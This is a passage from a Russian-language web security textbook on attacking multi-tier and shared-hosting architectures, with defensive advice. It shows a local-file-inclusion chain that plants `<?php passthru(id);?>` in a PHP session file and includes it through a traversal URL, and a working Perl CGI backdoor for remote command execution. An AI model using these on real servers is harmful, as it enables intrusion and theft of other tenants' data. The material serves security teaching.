> **Примечание.** Независимо от процесса шифрования, если приложение способно расшифровывать информацию и оказывается полностью скомпрометировано, атакующий всегда может найти логический путь к алгоритму расшифрования.

Использование доступа к чтению файлов для извлечения данных MySQL

Многие небольшие приложения используют сервер LAMP - один компьютер с открытым программным обеспечением Linux, Apache, MySQL и PHP. В такой архитектуре уязвимость раскрытия файлов на уровне веб-приложения, которая сама по себе может не быть критическим дефектом, способна привести к неограниченному доступу ко всем данным приложения. Причина в том, что данные MySQL хранятся в файлах, доступных для чтения человеком, которые процессу веб-приложения часто разрешено читать. Даже если база данных реализует строгое управление доступом к своим данным, а приложение использует для подключения к базе несколько разных низкопривилегированных учётных записей, эти средства защиты могут быть полностью подорваны, если атакующий получит непосредственный доступ к данным уровня базы данных.

Например, приложение на рисунке 17-1 позволяет пользователям выбирать оформление, чтобы настроить внешний вид. Для этого выбирается файл каскадной таблицы стилей (CSS), который приложение показывает пользователю для просмотра.




Рисунок 17-1. Приложение с функцией просмотра выбранного файла

Если эта функция содержит уязвимость обхода путей (см. главу 10), атакующий может эксплуатировать её для непосредственного доступа к произвольным данным базы MySQL. Это позволяет подорвать средства управления, реализованные на уровне базы данных. На рисунке 17-2 показана успешная атака, получающая имена пользователей и хэши паролей из таблицы пользователей MySQL.




Рисунок 17-2. Атака, подрывающая уровень базы данных для получения произвольных данных

> **Совет.** Если атакующий имеет доступ к записи файлов, он может попытаться изменить конфигурацию приложения или записать файл в обслуживаемый виртуальный каталог, чтобы добиться выполнения команд. См. пример с `nslookup` в главе 10.

Использование локального подключения файла для выполнения команд

Большинство языков содержит функцию, позволяющую подключить локальный файл к текущему сценарию. Возможность атакующего указать любой файл в файловой системе, несомненно, представляет высокий риск. Это может быть файл `/etc/passwd` или файл конфигурации с паролем. В этих случаях риск раскрытия информации очевиден, но атакующий не обязательно сможет развить атаку для дальнейшей компрометации системы, в отличие от удалённого подключения файла, описанного в главе 10. Тем не менее атакующий всё ещё может выполнить команды, подключив файл, содержимым которого он частично управляет благодаря другим функциям приложения или платформы.

Рассмотрим приложение, принимающее пользовательские входные данные в параметре `country` следующего URL:

```
http://eis/mdsecportal/prefs/preference_2?country=en-gb
```

Пользователь может изменить параметр `country`, чтобы подключать произвольные файлы. Один из возможных вариантов атаки - запрашивать URL с командами сценария, чтобы они записывались в файл журнала веб-сервера, а затем подключить этот файл журнала посредством локального подключения файла.

Интересный способ эксплуатации архитектурной особенности PHP основан на том, что переменные сеанса PHP записываются в файл открытым текстом, а имя файла формируется из маркера сеанса. Например, файл:

```
/var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7
```

может содержать следующие данные, включая настроенный пользователем псевдоним:

```
logged_in|i:1;id|s:2:"24";username|s:11:"manicsprout";nickname|s:22:
"msp";privilege|s:1:"1";
```

Атакующий может эксплуатировать это поведение, сначала задав в качестве своего псевдонима `<?php passthru(id);?>`, как показано на рисунке 17-3. Затем он может подключить файл своего сеанса, чтобы вызвать выполнение команды `id`, с помощью следующего URL, как показано на рисунке 17-4:

```
http://eis/mdsecportal/prefs/preference_2.php?country=../../../../../../../../var/lib/php5/
    sess_9ceed0645151b31a494f4e52dabd0ed7%00
```




Рисунок 17-3. Настройка псевдонима, содержащего исполняемый сервером код сценария

Рисунок 17-4. Выполнение файла сеанса с вредоносным псевдонимом через функцию локального подключения файла

Этапы атаки

1. Как неоднократно отмечалось в этой книге, для каждой выявленной в приложении уязвимости творчески обдумывайте способы её эксплуатации для достижения своих целей. Бесчисленные успешные взломы веб-приложений начинаются с уязвимости, которая сама по себе имеет ограниченные последствия. Эксплуатация отношений доверия и подрыв средств управления, реализованных в других частях приложения, могут позволить превратить кажущийся незначительным дефект в серьёзное нарушение безопасности.

2. Если вам удалось выполнить произвольные команды в каком-либо компоненте приложения и вы можете устанавливать сетевые соединения с другими узлами, рассмотрите способы непосредственной атаки других элементов инфраструктуры приложения на уровнях сети и операционной системы, чтобы расширить область компрометации.

Защита многоуровневых архитектур

При тщательной реализации многоуровневая архитектура может значительно повысить безопасность приложения, поскольку локализует последствия успешной атаки. В описанной выше базовой конфигурации LAMP, где все компоненты работают на одном компьютере, компрометация любого уровня, вероятно, приведёт к полной компрометации приложения. В более безопасной архитектуре компрометация одного уровня может дать частичный контроль над данными и обработкой приложения, но её последствия будут более ограниченными и, возможно, останутся в пределах затронутого уровня.

Сведите к минимуму отношения доверия

Насколько возможно, каждый уровень должен реализовывать собственные средства защиты от несанкционированных действий и не должен доверять другим компонентам приложения предотвращать нарушения безопасности, которые сам уровень способен блокировать. Ниже приведены примеры применения этого принципа к разным уровням приложения:

• уровень сервера приложений может обеспечивать ролевое управление доступом к определённым ресурсам и путям URL. Например, сервер приложений может проверять, что любой запрос пути `/admin` получен от административного пользователя. Ограничения можно также накладывать на разные виды ресурсов, например определённые типы сценариев и статических ресурсов. Это

смягчает последствия некоторых дефектов управления доступом на уровне веб-приложения, поскольку запросы пользователей без разрешения на доступ к определённым функциям блокируются до достижения этого уровня;

• уровень сервера базы данных может предоставлять приложению различные учётные записи для разных пользователей и действий. Например, действия от имени неаутентифицированных пользователей можно выполнять под низкопривилегированной учётной записью, разрешающей доступ только для чтения к ограниченному набору данных. Разным категориям аутентифицированных пользователей можно назначить разные учётные записи базы данных, предоставляющие доступ на чтение и запись к различным подмножествам данных приложения в соответствии с ролью пользователя. Это смягчает последствия многих уязвимостей SQL-инъекции, поскольку успешная атака может не дать большего доступа, чем пользователь мог бы законно получить, используя приложение по назначению;

• все компоненты приложения могут работать под учётными записями операционной системы с минимальными привилегиями, необходимыми для нормальной работы. Это смягчает последствия любых ошибок инъекции команд или доступа к файлам в этих компонентах. В хорошо спроектированной и полностью защищённой архитектуре уязвимости такого рода могут не дать атакующему никаких полезных возможностей доступа к конфиденциальным данным или выполнения несанкционированных действий.

Изолируйте разные компоненты

Насколько возможно, каждый уровень следует изолировать от непредусмотренного взаимодействия с другими уровнями. Для эффективного достижения этой цели иногда может потребоваться запуск разных компонентов на разных физических узлах. Ниже приведены примеры применения этого принципа:

• разные уровни не должны иметь доступа для чтения или записи файлов, используемых другими уровнями. Например, уровень приложения не должен иметь никакого доступа к физическим файлам хранения данных базы и должен обращаться к этим данным только предусмотренным способом: посредством запросов к базе данных под подходящей учётной записью;

• доступ на сетевом уровне между разными компонентами инфраструктуры следует фильтровать, разрешая только те службы, с которыми должны взаимодействовать соответствующие уровни приложения. Например, серверу, на котором размещена основная логика приложения, можно разрешить взаимодействовать с сервером базы данных только через порт, используемый для отправки SQL-запросов. Эта мера не предотвратит атаки, которые действительно используют эту службу для воздействия на уровень базы данных. Однако она предотвратит инфраструктурные атаки на сервер базы данных и не позволит компрометации на уровне операционной системы распространиться на более широкую сеть организации.

Применяйте эшелонированную защиту

В зависимости от конкретных используемых технологий в разных компонентах архитектуры можно реализовать различные дополнительные средства защиты, поддерживающие цель локализации последствий успешной атаки. Ниже приведены примеры таких средств:

• все уровни технологического стека на каждом узле должны быть защищены как с точки зрения конфигурации, так и с точки зрения установки исправлений уязвимостей. Если операционная система сервера небезопасна, атакующий, эксплуатирующий ошибку инъекции команд под низкопривилегированной учётной записью, может повысить привилегии и полностью скомпрометировать сервер. Затем атака может распространиться по сети, если другие узлы не были защищены. И наоборот, если базовые серверы защищены, атака может быть полностью локализована в одном или нескольких уровнях приложения;

• конфиденциальные данные, постоянно хранящиеся на любом уровне приложения, следует шифровать, чтобы предотвратить их лёгкое раскрытие при компрометации этого уровня. Учётные данные пользователей и другую конфиденциальную информацию, например номера кредитных карт, следует хранить в базе данных в зашифрованном виде. При наличии встроенных механизмов защиты их следует применять к учётным данным базы данных, хранящимся на уровне веб-приложения. Например, в ASP.NET 2.0 зашифрованную строку подключения к базе данных можно хранить в файле `web.config`.

Общий хостинг и поставщики служб приложений

Многие организации используют внешних поставщиков для предоставления своих веб-приложений широкой публике. Эти соглашения варьируются от простых услуг хостинга, где организация получает доступ к веб-серверу и/или серверу базы данных, до полноценных поставщиков служб приложений (Application Service Provider, ASP), которые активно сопровождают приложение от имени организации. Такие соглашения идеально подходят малым компаниям, не имеющим навыков или ресурсов для развёртывания собственного приложения, но ими также пользуются некоторые известные компании для развёртывания отдельных приложений.

У большинства поставщиков услуг веб-хостинга и хостинга приложений много клиентов, и обычно они поддерживают приложения нескольких клиентов в одной инфраструктуре или в тесно связанных инфраструктурах. Поэтому организация, решившая воспользоваться одной из таких услуг, должна учитывать следующие взаимосвязанные угрозы:

• злонамеренный клиент поставщика услуг может попытаться вмешаться в работу приложения организации и его данные;

• ничего не подозревающий клиент может развернуть уязвимое приложение, позволяющее злоумышленникам скомпрометировать общую инфраструктуру и тем самым атаковать приложение организации и его данные.

Веб-сайты, размещённые в общих системах, являются первоочередными целями для неопытных взломщиков, стремящихся изменить внешний вид как можно большего числа сайтов, поскольку компрометация одного общего узла часто позволяет за короткое время атаковать сотни внешне независимых веб-сайтов.

Виртуальный хостинг

В простых конфигурациях общего хостинга веб-сервер может быть всего лишь настроен для поддержки нескольких виртуальных веб-сайтов с разными доменными именами. Это достигается с помощью заголовка `Host`, обязательного в HTTP версии 1.1. Когда браузер отправляет HTTP-запрос, он включает заголовок `Host` с доменным именем из соответствующего URL и направляет запрос по IP-адресу, связанному с этим доменным именем. Если несколько доменных имён разрешаются в один IP-адрес, сервер по этому адресу всё равно может определить, для какого веб-сайта предназначен запрос. Например, Apache можно настроить для поддержки нескольких веб-сайтов следующей конфигурацией, задающей отдельный корневой веб-каталог для каждого виртуально размещённого сайта:

```
<VirtualHost *>
  ServerName wahh-app1.com
  DocumentRoot /www/app1
</VirtualHost>

<VirtualHost *>
  ServerName wahh-app2.com
  DocumentRoot /www/app2
</VirtualHost>
```

Общие службы приложений

Многие ASP предоставляют готовые приложения, которые можно адаптировать и настраивать для использования клиентами. Такая модель экономически эффективна в отраслях, где большому числу компаний требуется развернуть функциональные и сложные приложения, предоставляющие конечным пользователям в сущности одинаковые возможности. Пользуясь услугами ASP, компании могут быстро получить приложение с подходящим фирменным оформлением без крупных расходов на первоначальное развёртывание и сопровождение, которые в противном случае были бы неизбежны.

Рынок приложений ASP особенно развит в отрасли финансовых услуг. Например, в одной стране могут быть тысячи мелких розничных компаний, желающих предлагать клиентам платёжные карты магазинов и кредитные услуги. Эти компании передают такую функцию десяткам различных поставщиков кредитных карт, многие из которых сами являются стартапами, а не давно существующими банками. Поставщики кредитных карт предлагают типовую услугу, где основным отличительным фактором является стоимость. Поэтому многие из них используют ASP для предоставления веб-приложения конечным пользователям. Внутри каждого ASP одно и то же приложение настраивается для огромного числа разных розничных компаний.

На рисунке 17-5 показаны типичная организация и распределение обязанностей в таком соглашении. Как видно из множества участников и задач, эта схема создаёт те же виды проблем безопасности, что и базовая модель общего хостинга, однако возникающие вопросы могут быть сложнее. Кроме того, существуют дополнительные проблемы, характерные именно для такого соглашения, как описано в следующем разделе.




Рисунок 17-5. Организация типичного поставщика служб приложений

Атака общих сред

Среды общего хостинга и ASP создают ряд новых потенциальных уязвимостей, с помощью которых атакующий может воздействовать на одно или несколько приложений в общей инфраструктуре.

Атаки на механизмы доступа

Поскольку различным внешним организациям законно требуется обновлять и настраивать разные приложения в общей среде, поставщик должен реализовать механизмы такого удалённого доступа. В простейшем случае виртуально размещённого веб-сайта это может быть всего лишь средство загрузки, например FTP или SCP, через которое клиенты записывают файлы в собственный корневой веб-каталог.

Если соглашение о хостинге предусматривает базу данных, клиентам может требоваться прямой доступ для настройки собственной базы и получения сохранённых приложением данных. В такой ситуации поставщики могут реализовать веб-интерфейс к определённым административным функциям базы данных или даже открыть в Интернет саму службу базы данных, позволяя клиентам подключаться напрямую и использовать собственные инструменты.

В полноценных средах ASP, где разным типам клиентов нужны разные уровни настройки элементов общего приложения, поставщики часто реализуют функциональные приложения, через которые клиенты выполняют эти задачи. Доступ к ним часто предоставляется через виртуальную частную сеть (VPN) или выделенное частное подключение к инфраструктуре ASP.

С учётом разнообразия возможных механизмов удалённого доступа против общей среды можно проводить несколько видов атак:

• сам механизм удалённого доступа может быть небезопасным. Например, протокол FTP не шифруется, поэтому атакующий с подходящей позицией, например внутри интернет-провайдера клиента, может перехватить учётные данные для входа. Механизмы доступа также могут содержать неисправленные программные уязвимости или дефекты конфигурации, позволяющие анонимному атакующему скомпрометировать механизм и вмешаться в приложения и данные клиентов;

• доступ, предоставляемый механизмом удалённого доступа, может быть чрезмерно широким или плохо изолированным между клиентами. Например, клиентам могут предоставлять командную оболочку, хотя им нужен только доступ к файлам. Либо клиентов могут не ограничивать их собственными каталогами, позволяя обновлять содержимое других клиентов или обращаться к конфиденциальным файлам операционной системы сервера;

• к базам данных применимы те же соображения, что и к доступу к файловой системе. База данных может быть неправильно изолирована без отдельных экземпляров для каждого клиента. Прямые подключения к базе данных могут использовать незашифрованные каналы, например стандартный ODBC;

• когда для удалённого доступа развёрнуто специализированное приложение, например у ASP, оно должно взять на себя управление доступом разных клиентов к общему приложению. Любые уязвимости административного приложения могут позволить злонамеренному клиенту или даже анонимному пользователю вмешиваться в приложения других клиентов. Они также могут позволить клиентам с ограниченной возможностью изменять оформление своего приложения повысить привилегии и изменить элементы основной функциональности своего приложения в собственных интересах. Если развёрнуто административное приложение такого рода, любая его уязвимость может стать средством атаки общего приложения, к которому обращаются конечные пользователи.

Атаки между приложениями

В среде общего хостинга разным клиентам обычно законно требуется загружать и выполнять на сервере произвольные сценарии. Это немедленно создаёт проблемы, отсутствующие в приложениях с единственным владельцем.

Преднамеренные бэкдоры

В наиболее очевидном варианте атаки злонамеренный клиент может загрузить содержимое, атакующее сам сервер или приложения других клиентов. Например, рассмотрим следующий сценарий Perl, реализующий средство удалённого выполнения команд на сервере:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");

if (param()){my $command = param("cmd");
    $command=`$command`;

print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

Обращение к этому сценарию через Интернет позволяет клиенту выполнять на сервере произвольные команды операционной системы:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1
Host: wahh-maliciousapp.com

HTTP/1.1 200 OK
Date: Sun, 03 Jul 2011 19:16:38 GMT
Server: Apache/2.0.59
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html
        PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />

</head>
<body>
apache
</body>
</html>
```

Поскольку команды злонамеренного клиента выполняются от имени пользователя Apache, вероятно, это позволит получить доступ к сценариям и данным других клиентов службы общего хостинга.

Такая угроза существует и в контексте общего приложения под управлением ASP. Хотя основная функциональность приложения принадлежит ASP и обновляется им, отдельные клиенты обычно могут изменять её определёнными способами. Злонамеренный клиент может внедрить малозаметные бэкдоры в код, которым он управляет, чтобы скомпрометировать общее приложение и получить доступ к данным других клиентов.

> **Совет.** Сценарии-бэкдоры можно создавать на большинстве языков веб-сценариев. Другие примеры сценариев на иных языках см. по адресу net-square.com.

Атаки между уязвимыми приложениями

Даже если все клиенты общей среды добросовестны и загружают только законные сценарии, проверенные владельцем среды, атаки между приложениями, разумеется, будут возможны при непреднамеренном наличии уязвимостей в приложениях отдельных клиентов. В такой ситуации одна уязвимость единственного приложения может позволить злоумышленнику скомпрометировать как это приложение, так и все остальные приложения в общей среде. К этой категории относятся многие распространённые типы уязвимостей. Например:

• ошибка SQL-инъекции в одном приложении может позволить атакующему выполнять произвольные SQL-запросы к общей базе данных. Если доступ к базе недостаточно изолирован между разными клиентами, атакующий может читать и изменять данные, используемые всеми приложениями;

• уязвимость обхода путей в одном приложении может позволить атакующему читать или записывать произвольные файлы в любом месте файловой системы сервера, включая файлы других приложений;

• ошибка инъекции команд в одном приложении может позволить атакующему скомпрометировать сервер и, следовательно, другие размещённые на нём приложения так же, как было описано для злонамеренного клиента.

Атаки между компонентами приложения ASP

Все описанные выше возможные атаки могут возникать в контексте общего приложения ASP. Поскольку клиенты обычно могут самостоятельно настраивать основную функциональность приложения, уязвимость, внесённая одним клиентом, может позволить пользователям настроенного приложения атаковать основное общее приложение и тем самым скомпрометировать данные всех клиентов ASP.

Помимо этих атак, сценарий ASP создаёт дополнительные возможности для компрометации более широкого общего приложения злонамеренными клиентами или пользователями из-за необходимости взаимодействия разных компонентов общего приложения. Например:

• данные, создаваемые разными приложениями, часто объединяются в общем месте и просматриваются пользователями уровня ASP с высокими привилегиями в общем приложении. Это означает, что атака типа XSS в настроенном приложении может привести к компрометации общего приложения. Например, если атакующий может внедрить код JavaScript в записи файла журнала, платёжные записи или личные контактные сведения, он сможет перехватить сеанс пользователя уровня ASP и тем самым получить доступ к конфиденциальным административным функциям;

• ASP часто используют общую базу данных для хранения данных всех клиентов. Строгая изоляция доступа к данным может обеспечиваться или не обеспечиваться на уровнях приложения и базы данных. Однако в любом случае обычно существуют общие компоненты, например хранимые процедуры базы данных, отвечающие за обработку данных нескольких клиентов. Ошибочные отношения доверия или уязвимости этих компонентов могут позволить злонамеренным клиентам или пользователям получить доступ к данным других приложений. Например, уязвимость SQL-инъекции в общей хранимой процедуре, выполняющейся с привилегиями определившего её пользователя, может привести к компрометации всей общей базы данных.

Этапы атаки

1. Изучите механизмы доступа, предоставленные клиентам общей среды для обновления своих материалов и функций и управления ими. Рассмотрите следующие вопросы:

• использует ли средство удалённого доступа безопасный протокол и надлежащим образом защищённую инфраструктуру;
• могут ли клиенты обращаться к файлам, данным и другим ресурсам, доступ к которым им законно не требуется;
• могут ли клиенты получить интерактивную оболочку в среде хостинга и выполнять произвольные команды?

2. Если для настройки общей среды клиентами используется закрытое приложение, рассмотрите возможность атаковать это приложение как средство компрометации самой среды и работающих в ней отдельных приложений.

3. Если в одном приложении вы можете добиться выполнения команд, SQL-инъекции или произвольного доступа к файлам, тщательно исследуйте, даёт ли это какие-либо способы развить атаку и воздействовать на другие приложения.

4. Если вы атакуете размещённое у ASP приложение, состоящее из общих и специализированных компонентов, выявите все общие компоненты, например механизмы журналирования, административные функции и компоненты кода базы данных. Попытайтесь использовать их для компрометации общей части приложения и последующей атаки других отдельных приложений.

5. Если в общей среде любого типа используется общая база данных, проведите всесторонний аудит конфигурации базы, уровня исправлений, структуры таблиц и разрешений, возможно, с помощью инструмента сканирования баз данных, например NGSSquirrel. Любые дефекты модели безопасности базы данных могут дать возможность распространить атаку из одного приложения на другое.

Атака облака

Повсеместно употребляемое модное слово «облако» приблизительно означает расширение передачи приложений, серверов, баз данных и оборудования внешним поставщикам услуг. Оно также относится к высокой степени виртуализации, используемой в современных средах общего хостинга.

Облачными службами в широком смысле называют предоставляемые по требованию службы на основе Интернета, предлагающие API, приложение или веб-интерфейс для взаимодействия с потребителем. Обычно поставщик облачных вычислений хранит пользовательские данные или обрабатывает бизнес-логику для предоставления службы. С точки зрения конечного пользователя традиционные настольные приложения переходят на облачные аналоги, а компании могут заменять целые серверы их вариантами, предоставляемыми по требованию.

